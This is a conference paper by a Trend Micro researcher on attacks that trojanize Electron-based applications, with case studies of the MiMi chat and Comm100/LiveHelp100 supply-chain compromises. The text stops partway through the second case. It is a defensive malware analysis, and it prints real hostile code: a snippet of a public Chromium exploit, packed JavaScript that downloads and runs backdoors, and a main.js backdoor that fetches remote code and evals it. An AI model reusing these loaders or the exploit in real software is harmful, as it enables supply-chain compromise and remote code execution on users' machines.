2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

ABUSING ELECTRON-BASED APPLICATIONS IN TARGETED ATTACKS

Jaromír Hořejší


Trend Micro, Czechia

jaromir_horejsi@trendmicro.com

ABSTRACT

Electron is a popular framework for creating pseudo-native applications with web technologies like JavaScript, HTML and CSS. By packaging the application source codes with a particular version of *Chromium* (front-end part) and Node.js (back-end part), Electron allows applications to have just one codebase, which can be run on different platforms (*Windows*, *macOS* and *Linux*).

The Electron process inherits multi-process architecture from *Chromium*, where the single main process runs a Node.js environment, manages application windows and controls the application lifecycle. For each browser window, a new renderer process is run. Similarly to *Chromium*, additional processes like the GPU process (which handles graphics and visual processing), network service, and storage service are spawned.



```
⊟ electron-test.exe      < 0.01   3408 Medium     "C:\Users\[redacted]\AppData\Local\Programs\electron-test\electron-test.exe"
    electron-test.exe             3464 Low        "C:\Users\[redacted]\AppData\Local\Programs\electron-test\electron-test.exe" --type=gpu-process
    electron-test.exe             4792 Medium     "C:\Users\[redacted]\AppData\Local\Programs\electron-test\electron-test.exe" --type=utility --utility-s
    electron-test.exe             6456 Untrusted  "C:\Users\[redacted]\AppData\Local\Programs\electron-test\electron-test.exe" --type=renderer --use
```

Figure 1: Multi-process architecture in an Electron application.

Nowadays, hundreds of applications are built with Electron – including, for example, productivity apps (*GitHub Desktop*), social apps (*Discord*, *Signal*, *Skype*, *WhatsApp*), business apps (*Teams*, *Slack*), and even developer tools (*Visual Studio Code*).

This versatility and popularity has attracted the attention of threat actors, and we have observed several attacks against Electron-based applications, particularly supply chain ones.

In this paper we will look at the Electron framework (what it really is, from the developer's, end-user's, and defender's points of view) and discuss possible infection vectors – exploiting *Chromium* vulnerabilities, or trojanizing the Electron applications by replacing/patching the app.asar archive (containing application sources) to embed malicious code.

We will follow with analyses of several real-world cases, which we recently researched. These include:


- A secure chat application (*MiMi chat*) trojanized by the Iron Tiger threat actor, targeting *Windows*, *Linux* and *macOS* secure chat users. The trojanized chat application becomes the downloader of additional native backdoors (HyperBro for *Windows*, rshell for *Linux* and *macOS*).
- Chat-based customer engagement platforms (*Comm100* and *LiveHelp100*) trojanized by a currently unclassified threat actor. The trojanized applications download a multi-stage JavaScript payload, which later downloads a native multi-stage backdoor and stealer.
- A live chat application (*MeiQia*) vulnerable to CVE-2021-21220, which was trojanized and exploited by threat actor Water Labbu. The trojanized application becomes the downloader of additional malware (custom batch scripts, Cobalt Strike, or system monitoring tools).

1. OVERVIEW OF THE ELECTRON FRAMEWORK

1.1 Creating an Electron project

Electron framework documentation contains a simple tutorial on how to create an application. A simple 'Hello World' project in Electron framework may consist of the following files:

package.json	metadata about the project, such as name, version, description, dependencies
index.html	website template
main.js	creates a browser window, controls the application life cycle
preload.js	executed in renderer process before its web contents begin loading, has more privileges by having access to the Node.js API




Hello World!

Hello World!

We are using Node.js 16.16.0, Chromium 106.0.5249.168, and Electron 21.2.3.

Figure 2: Simple 'Hello World' application.



Name	Date Modified	Size	Kind
dist	Today at 7:32 AM	--	Folder
index.html	Yesterday at 2:15 PM	490 bytes	HTML text
main.js	Yesterday at 2:16 PM	1 KB	Text Document
node_modules	Today at 7:25 AM	--	Folder
package-lock.json	Today at 7:25 AM	57 KB	JSON File
package.json	Today at 7:25 AM	284 bytes	JSON File
preload.js	Yesterday at 2:17 PM	458 bytes	Text Document


Figure 3: Structure of Electron application folder.

1.2 Packaging the application for different platforms

After the source code has been tested and debugged, the developer needs to package the application (manually or using special tools), and then distribute the package(s) to customers, who will run the application. The easiest way to package and distribute an Electron application is using tools like Electron Forge or electron-builder. In our testing scenario, a simple application developed in Electron framework (version 21.2.3), could be packaged with electron-builder by calling just a single command: '`npx electron-builder -mwl`', where 'npx' is a command to run an arbitrary command from a npm package, and 'mwl' stands for the platforms *macOS*, *Windows*, *Linux*.

As a result, the developer obtains the following packages: Mac OS zip, Mac OS DMG, Linux snap, Linux AppImage, Windows EXE (NSIS installer).

This simple experiment shows that modifying the source code and compiling it into executables running under several platforms can be achieved by running a single command.




```
[redacted]@APEX1AD electron % npx electron-builder -mwl
  • electron-builder  version=23.6.0 os=21.1.0
  • writing effective config  file=dist/builder-effective-config.yaml
  • packaging       platform=darwin arch=x64 electron=21.2.3 appOutDir=dist/mac
• building        target=macOS zip arch=x64 file=dist/electron-test-1.0.0-mac.zip
• building        target=DMG arch=x64 file=dist/electron-test-1.0.0.dmg
• packaging       platform=linux arch=x64 electron=21.2.3 appOutDir=dist/linux-unpacked
• building        target=snap arch=x64 file=dist/electron-test_1.0.0_amd64.snap
• building        target=AppImage arch=x64 file=dist/electron-test-1.0.0.AppImage
• packaging       platform=win32 arch=x64 electron=21.2.3 appOutDir=dist/win-unpacked
• building        target=nsis file=dist/electron-test Setup 1.0.0.exe archs=x64
```

Figure 4: Packaging/building the project for different platforms.

1.3 ASAR archive

For a malware researcher, it is important to know where to look for potentially malicious code. Electron applications are usually 'big' projects, consisting of thousands of files and consuming hundreds of megabytes. In many scenarios, the application source code can be found in an ASAR (Atom Shell Archive Format) archive, which is a simple random access storage format with no compression. At the beginning of the ASAR file there is a JSON object with information (size, offset) about the files stored in the archive.



```
00000000: 04 00 00 00 A8 45 00 00|A4 45 00 00 9E 45 00 00  | .   ¨E  ¤E  ■E
00000010: 7B 22 66 69 6C 65 73 22|3A 7B 22 2E 65 73 6C 69  | {"files":{".esli
00000020: 6E 74 69 67 6E 6F 72 65|22 3A 7B 22 73 69 7A 65  | ntignore":{"size
00000030: 22 3A 30 2C 22 6F 66 66|73 65 74 22 3A 22 30 22  | ":0,"offset":"0"
00000040: 7D 2C 22 2E 70 72 65 74|74 69 65 72 72 63 2E 6A  | },".prettierrc.j
00000050: 73 6F 6E 22 3A 7B 22 73|69 7A 65 22 3A 33 38 31  | son":{"size":381
00000060: 2C 22 6F 66 66 73 65 74|22 3A 22 30 22 7D 2C 22  | ,"offset":"0"},"
00000070: 52 45 41 44 4D 45 2E 6D|64 22 3A 7B 22 73 69 7A  | README.md":{"siz
00000080: 65 22 3A 38 37 36 2C 22|6F 66 66 73 65 74 22 3A  | e":876,"offset":
00000090: 22 33 38 31 22 7D 2C 22|6D 61 69 6E 2E 6A 73 22  | "381"},"main.js"
000000A0: 3A 7B 22 73 69 7A 65 22|3A 31 36 39 34 2C 22 6F  | :{"size":1694,"o
000000B0: 66 66 73 65 74 22 3A 22|31 32 35 37 22 7D 2C 22  | ffset":"1257"},"
000000C0: 70 61 63 6B 61 67 65 2E|6A 73 6F 6E 22 3A 7B 22  | package.json":{"
000000D0: 73 69 7A 65 22 3A 34 33|35 2C 22 6F 66 66 73 65  | size":435,"offse
000000E0: 74 22 3A 22 32 39 35 31|22 7D 2C 22 75 74 69 6C  | t":"2951"},"util
000000F0: 73 22 3A 7B 22 66 69 6C|65 73 22 3A 7B 22 64 6F  | s":{"files":{"do
00000100: 77 6E 6C 6F 61 64 2D 66|69 6C 65 2E 6A 73 22 3A  | wnload-file.js":
```

Figure 5: HEX view of ASAR archive, notice the JSON object with file information.

1.4 Tools for extracting ASAR archives


The researcher first needs to locate the ASAR archive (called app.asar), which is usually found in the 'Resources' directory of previously built packages. Below we list a few examples of locations of ASAR archives:

electron-test-1.0.0-mac.zip\electron-test.app\Contents\Resources\app.asar

electron-test-1.0.0.dmg\electron-test 1.0.0\electron-test.app\Contents\Resources\app.asar

electron-test_1.0.0_amd64.snap\resources\app.asar

electron-test Setup 1.0.0.exe\$PLUGINSDIR\app-64.7z\resources\app.asar



C:\__shared_win10-64bit\temp\app.asar\

Name	Size
dict	126 391 140
icons	715 548
login	8 826 449
node_modules	3 882 011
notificationUI	6 737
utils	3 133
config-server.html	19 098
config.json	595
main.js	23 001
oops.html	15 416
package.json	281
upgrade.html	21 338

Figure 6: 7-Zip plug-in for extracting ASAR archives.

The archive format is very simple, so researchers may write their own unpacking tool or use third-party solutions like the *7-Zip* plug-in [1] or *winasar* utility [2].

2. METHODS OF ABUSING ELECTRON-BASED APPLICATIONS

Electron projects package source code (packed in an ASAR archive) together with *Chromium* (front-end) and Node.js (back-end). If any of the packaged applications contains a vulnerability, the final Electron application will also be vulnerable.

2.1 Exploiting vulnerabilities


For great information about Electron application vulnerabilities, we recommend the presentation from BlackHat USA 2022 by Aaditya Purani, Max Garrett and colleagues [3]. In the presentation, the authors find various vulnerabilities in popular Electron desktop applications. These include incorrect settings of features like node integration, context isolation, and sandboxing.

Node integration [4] is the ability to access Node.js resources from within the renderer process.

Context isolation [5] causes preload scripts and Electron's internal logic to run in a separate context to the loaded website. This prevents the website from accessing Electron internals or the powerful APIs the preload script has access to.

Sandboxing [6] is a *Chromium* feature that uses the operating system to significantly limit what renderer processes have access to.

For purpose of this paper, we mention vulnerability CVE-2021-21220, which is also discussed in [3]. This vulnerability affects *Chromium* versions prior to 89.0.4389.128, 64-bit architecture, and it exploits only those instances where sandboxing is disabled. The source code of this vulnerability is available on online code hosting platform *GitHub* [7]. We have seen this type of attack in the wild, and it will be discussed in section 3.3.



```
var rwx_page_addr = ftoi(arbread(addrof(wasm_instance) + 0x68n));
console.log("[+] Address of rwx page: " + rwx_page_addr.toString(16));
var shellcode = [3833809148,12642544,1363214336,1364348993,3526445142,1384859749,
copy_shellcode(rwx_page_addr, shellcode);
f();
```

Figure 7: Publicly available exploit for CVE-2021-21220.

2.2 Patching existing applications

A more straightforward method of abusing Electron applications is patching the existing application. We observed this scenario in two cases of supply chain attacks (described in sections 3.1 and 3.2), where the threat actor gained access to the backend of the application developer, then injected the JavaScript code inside the app.asar archive to include a backdoor/ downloader. The trojanized application was then distributed to unsuspecting users.

In the case of exploiting a vulnerable application (using the vulnerability mentioned in section 2.1), we observed the threat actor sending a crafted document with an exploit, which may lead to executing scripts which patched (trojanized) the running vulnerable application instances. These scripts searched for app.asar archives and performed several patches such as disabling auto updates or changing domain URL addresses. This scenario will be described in section 3.3.

3. SELECTED APT CASES ABUSING ELECTRON-BASED APPLICATIONS

During 2022 and 2023 we tracked several threat actors who (during a particular period of time) had access to the build environment of particular Electron-based applications, or actively exploited instances of running Electron-based applications. We would classify the first two scenarios as supply chain attacks with the purpose of espionage, and the third scenario as exploiting a vulnerable application with the purpose of financial gain.

3.1 MiMi secure chat (Iron Tiger threat actor)

Iron Tiger (also known as Emissary Panda, APT27, Bronze Union and Luckymouse) is an advanced persistent threat (APT) group that has been performing cyber espionage for almost a decade [8].

We noticed that a chat application named *MiMi* retrieved the rshell executable and that Iron Tiger was controlling the servers hosting *MiMi*'s app installers, suggesting a supply chain attack. Further investigation showed that *MiMi* chat installers have been compromised to download and install HyperBro samples for the *Windows* platform and rshell samples for the *macOS* platform.

MiMi (mì mì = 秘密 = secret in Chinese) is an instant messaging application designed specifically for Chinese users, with implementations for major desktop and mobile operating systems: *Windows*, *macOS*, *Android* and *iOS*. The desktop versions are developed with the help of the Electron framework. During our research we only noticed trojanized *macOS* and *Windows* versions.





Figure 8: Official website of the MiMi chat application, offering downloads for desktop and mobile versions.

In June 2022, we downloaded the *macOS* installer for the 2.3.2 version of *MiMi* chat and verified it as genuine. When we downloaded it again later the same day, we found that the installer had been replaced with a malicious version that retrieved the rshell sample. This was proof that the attackers had direct access to the server hosting the installers, and that they were monitoring the versions published by the *MiMi* app developers in order to quickly insert a backdoor.




```
2022-06-15 06:54:55 css
2022-06-15 06:54:55 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```

```
2022-06-15 06:54:55 css
2022-06-15 08:24:44 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```

Figure 9: Downloaded installer before (left) and after (right) malware embedding.

To quickly analyse the inserted backdoor, we first needed to localize the app.asar archive with application source codes. We then checked the potentially suspicious JavaScript files and noticed that the modification occurred in the electron-main.js file, which contains a block of code beginning with '`eval(function(p,a,c,k,e,d)`', suggesting we are dealing with Dean Edwards' packer.



```
module.exports=function(t){eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt
29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e)
=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('(k(){l
b=0(\'b\');l 6=0(\'6\');l d=0(\'w\').d;t.g(\'s\',(e)=>{o.m(e)});k 4(i,l,h){a f=b.E(l);7(i).C
2=6.z()+\'/\';a 3="8://D.q.x.u/";4(3+\'5.p\',2+\'5.p\',()=>{4(3+\'5.n\',2+\'5.n\',()=>{4(3+\
r");d(2+\'c.9\')})})})}})();',42,42,
'require|const|dest|url|downloadFile|dlpprem32|os|request|http|exe|var|fs|dlpumgr32|exec||st
e|log|dll|console|bin|77|finish|uncaughtException|process|141|win32|child_process|250|close|
m|download'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]=
```

Figure 10: Malicious JavaScript code inserted into 2.2.0.exe targeting Windows OS.

Once deobfuscated, we saw that the inserted code downloads either HyperBro or rshell from the hard-coded IP address. Both HyperBro and rshell backdoors are discussed in detail in [9].


3.2 Comm100 and LiveHelp100 customer engagement platforms

In late September 2022, researchers uncovered a supply-chain attack carried out by malicious actors using a trojanized installer of *Comm100*, a chat-based customer engagement application. Data from our telemetry suggested that some versions of a similar customer engagement software, *LiveHelp100*, have also been weaponized.

Findings from our investigation indicated that the client application had been loading backdoor scripts from the malicious actor's infrastructure since August 2022. Our telemetry detected requests made by some of *LiveHelp100*'s clients to load JavaScript backdoors, likely the same ones that we had previously observed in the supply-chain attack on the *Comm100* application.


The *Windows* and *macOS* versions of the *LiveHelp100* client application are developed with the Electron framework. Data from our telemetry revealed two versions of this application, 11.0.2 and 11.0.3, that have been attempting to communicate with the malicious URL since 8 August 2022.

To begin the analysis, we first needed to locate the app.asar archive. Inside this archive, we examined JavaScript files and noticed the main.js file appending the following piece of code (Figure 11). The highlighted code is a simple backdoor which queries the C&C address (encrypted HEX string), receives second-stage JavaScript code and executes it.



```
(this.config={},this.configPath=s.join(o.getPath("userData"),"./persistData.json"),i.existsSync(t
readFileSync(this.configPath,"utf8"))}catch(e){console.log("Persist data constructor error:",e)}e
console.log("Persist data constructor error:",e)}}get(e){return this.config[e]}getConfig(){retur
configPath,this.config)}setConfig(e){Object.assign(this.config,e),r(this.configPath,this.config)}
configPath,this.config)}removeAll(){this.config={},r(this.configPath,this.config)}}}]);
//# sourceMappingURL=main.js.map
;(function(){if(!(typeof Buffer==="undefined")){require("http").get((function(){let b=Buffer.fro
'681c6818220d2243335a74157819630c620374077510600c6d143a59365b74187107620a6f03735c3f503c50355622',
]}return b.toString();})(),function(resp){let data="";resp.on("data",chunk=>{data+=chunk;});resp.
on("error",err=>{})}).on("error",err=>{})}})()
```

Figure 11: Patched main.js file to include backdoor.



```
//# sourceMappingURL=main.js.map
;
(function() {
    if (!(typeof Buffer === "undefined")) {
        require("http").get((function() {
            let b = Buffer.from('681c6818220d2243335a74157819630c62037407751
            for (i = b.length - 1; i > 0; i--) {
                b[i] = b[i] ^ b[i - 1]
            }
            return b.toString();
        })(), function(resp) {
            let data = "";
            resp.on("data", chunk => {
                data += chunk;
            });
            resp.on("end", () => {
                try {
                    eval(data)
                } catch (e) {}
            });
            resp.on("error", err => {})
        }).on("error", err => {})
    }
})()
```

Figure 12: Deobfuscated backdoor requests JavaScript code from the C&C server and executes it with eval function.

